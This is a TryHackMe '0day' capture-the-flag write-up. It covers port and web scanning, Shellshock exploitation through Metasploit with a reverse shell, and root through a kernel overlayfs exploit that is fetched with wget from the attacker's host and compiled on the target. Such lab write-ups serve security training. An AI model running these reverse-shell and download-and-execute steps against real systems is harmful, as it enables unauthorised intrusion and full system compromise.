TRYHACKME | 0DAY CTF Report

Kənan Rəsulov

Date: 17.02.2025


Task: As a part of my internship in Intern Intelligence, my first task is is to exploit a web application and gain access to a machine and perform privilege escalation. To achieve this I completed **0day** CTF in Tryhackme platform.

Credits to creators of this room MuirlandOracle & 0day

Table of contents

Reconnaissance

First of all we begin with port scanning with the tool *nmap*. Lets explore the open ports and display some information about them with relevant flags.




```
┌──(root㉿kali)-[~]
└─# nmap 10.10.110.148
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-17 02:16 EST
Nmap scan report for 10.10.110.148
Host is up (0.098s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 3.13 seconds
```


```
┌──(root㉿kali)-[~]
└─# nmap 10.10.110.148 -p 22,80 -sVC -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-17 02:17 EST
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 02:17 (0:00:06 remaining)
Nmap scan report for 10.10.110.148
Host is up (0.094s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 57:20:82:3c:62:aa:8f:42:23:c0:b8:93:99:6f:49:9c (DSA)
|   2048 4c:40:db:32:64:0d:11:0c:ef:4f:b8:5b:73:9b:c7:6b (RSA)
|   256 f7:6f:78:d5:83:52:a6:4d:da:21:3c:55:47:b7:2d:6d (ECDSA)
|_  256 a5:b4:f0:84:b6:a7:8d:eb:0a:9d:3e:74:37:33:65:16 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: 0day
|_http-server-header: Apache/2.4.7 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.31 seconds
```

Let’s see... We have port 22 (ssh) and 80 (http) open. Before going further, we should check the website or anything located in that IP address. To do that, we simply paste the IP address to the browser’s URL input.

So after going to the adress we face a promotional webpage which shows a person named *“Ryan Montgomery”* and links to his social media accounts.




There is nothing interesting in this page, so we continue our exploration with the tool called *nikto* for enumeration.



```
┌──(root㉿kali)-[~]
└─# nikto -h http://10.10.110.148
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.110.148
+ Target Hostname:    10.10.110.148
+ Target Port:        80
+ Start Time:         2025-02-17 02:24:48 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: htt
ps://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Server may leak inodes via ETags, header found with file /, inode: bd1, size: 5ae57bb9a1192, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2003-1418
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /cgi-bin/test.cgi: Uncommon header '93e4r0-cve-2014-6271' found, with contents: true.
+ /cgi-bin/test.cgi: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278
+ /admin/: This might be interesting.
+ /backup/: This might be interesting.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /img/: Directory indexing found.
+ /img/: This might be interesting.
+ /secret/: This might be interesting.
+ /cgi-bin/test.cgi: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /admin/index.html: Admin login page/section found.
```

We find out some interesting directories called; ‘secret’, ‘admin’, ‘cgi-bin’. And also a file named ‘test.cgi’ in the cgi-bin directory. There is also a vulnerability (CVE-2014-6278 Shellshock). But before let’s explore the interesting directories.


In the *admin* directory, there is nothing to see actually, though we




```
<html>
  <head></head>
  <body></body>
</html>
```

inspect the HTML code of it.

In the *secret* directory there is just a turtle image and nothing else.




These directories all are rabbit hole, so let’s skip to the exploitation part. Our *shellshock* vulnerability is related with “/cgi-bin/test.cgi” path. After visiting this path, we encounter a page displaying “Hello World!” on the screen.



```
Hello World!
```


Gain initial access

So something happening behind the curtains. We should go back to Shellshock vulnerability. After some research I found out that, Shellshock is a GNU Bash vulnerability that was discovered in 2014. The Shellshock vulnerabililty can affect numerous systems and attack vectors. GNU Bash through version 4.3 processes trailing strings after function definitions in environment variable values. This allows attackers to execute arbitrary code by using those external variables. In our situation, we can get a reverse shell using *meterpreter*.



```
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 10.10.110.148
rhost ⇒ 10.10.110.148
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/test.cgi
targeturi ⇒ /cgi-bin/test.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload linux/x86/shell/reverse_tcp
payload ⇒ linux/x86/shell/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 10.10.110.148:80 - The target is vulnerable.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set lhost 10.14.90.77
lhost ⇒ 10.14.90.77
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.14.90.77:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (36 bytes) to 10.10.110.148
[*] Command shell session 1 opened (10.14.90.77:4444 → 10.10.110.148:53635) at 2025-02-17 02:58:06 -0500

ls
test.cgi
█
```


We got our shell! First we upgrade our shell with python and, then go to the home directory and get our user flag from a user named *ryan*.



```
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/home/ryan$ ls
ls
user.txt
www-data@ubuntu:/home/ryan$ cat user.txt
cat user.txt
THM{Sh3llSh0ck_r0ckz}
```


Privilege escalation

When I want to do privilege escalation I always check the kernel version first, because it is so simple to avoid it. Fortunately, our Ubuntu version is outdated and vulnerable.




```
www-data@ubuntu:/home/ryan$ uname -a
uname -a
Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```

Doing some research, I find out CVE-2015-1328 for Linux kernel 3.13.0 < 3.19 exploit. So for the escalation, there is a **C** code and we must compile it in the target machine and execute it. To do this we write our payload to a **C** file and start a http server in our machine. Then from the target machine we use *wget* to download the file to compile it with *gcc*.




```
www-data@ubuntu:/tmp$ wget http://10.14.90.77/ofs.c
wget http://10.14.90.77/ofs.c
--2025-02-17 00:05:30--  http://10.14.90.77/ofs.c
Connecting to 10.14.90.77:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3861 (3.8K) [text/x-csrc]
Saving to: 'ofs.c'

100%[===============================================>] 3,861       --.-K/s    i

2025-02-17 00:05:31 (208 KB/s) - 'ofs.c' saved [3861/3861]

www-data@ubuntu:/tmp$ gcc ofs.c -o ofs
gcc ofs.c -o ofs
gcc: error trying to exec 'cc1': execvp: No such file or directory
```

So we got an error called “error trying to exec ‘cc1’”. I surfed in the internet and discovered that, cc1 is the internal command which takes preprocessed C-language files and converts them to assembly. It's the actual part that compiles C. So gcc either gcc can’t find cc1 or it does not exist. I checked the **PATH** if it goes to the default path of cc1 in */usr/lib* and identified it does not check this path. So I edited the variable to visit that location first and compiled the file again.



```
www-data@ubuntu:/tmp$ echo $PATH
echo $PATH
/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/sbin:/bin:/sbin:.
www-data@ubuntu:/tmp$ export PATH=/usr/lib:$PATH
export PATH=/usr/lib:$PATH
www-data@ubuntu:/tmp$ gcc ofs.c -o ofs
gcc ofs.c -o ofs
www-data@ubuntu:/tmp$
```

And lastly there is one thing to do; executing the binary.



```
www-data@ubuntu:/tmp$ ./ofs
./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
```

Now we are root user and can access to the root flag. And root.txt is:

THM{g00d_j0b_0day_is_Pleased}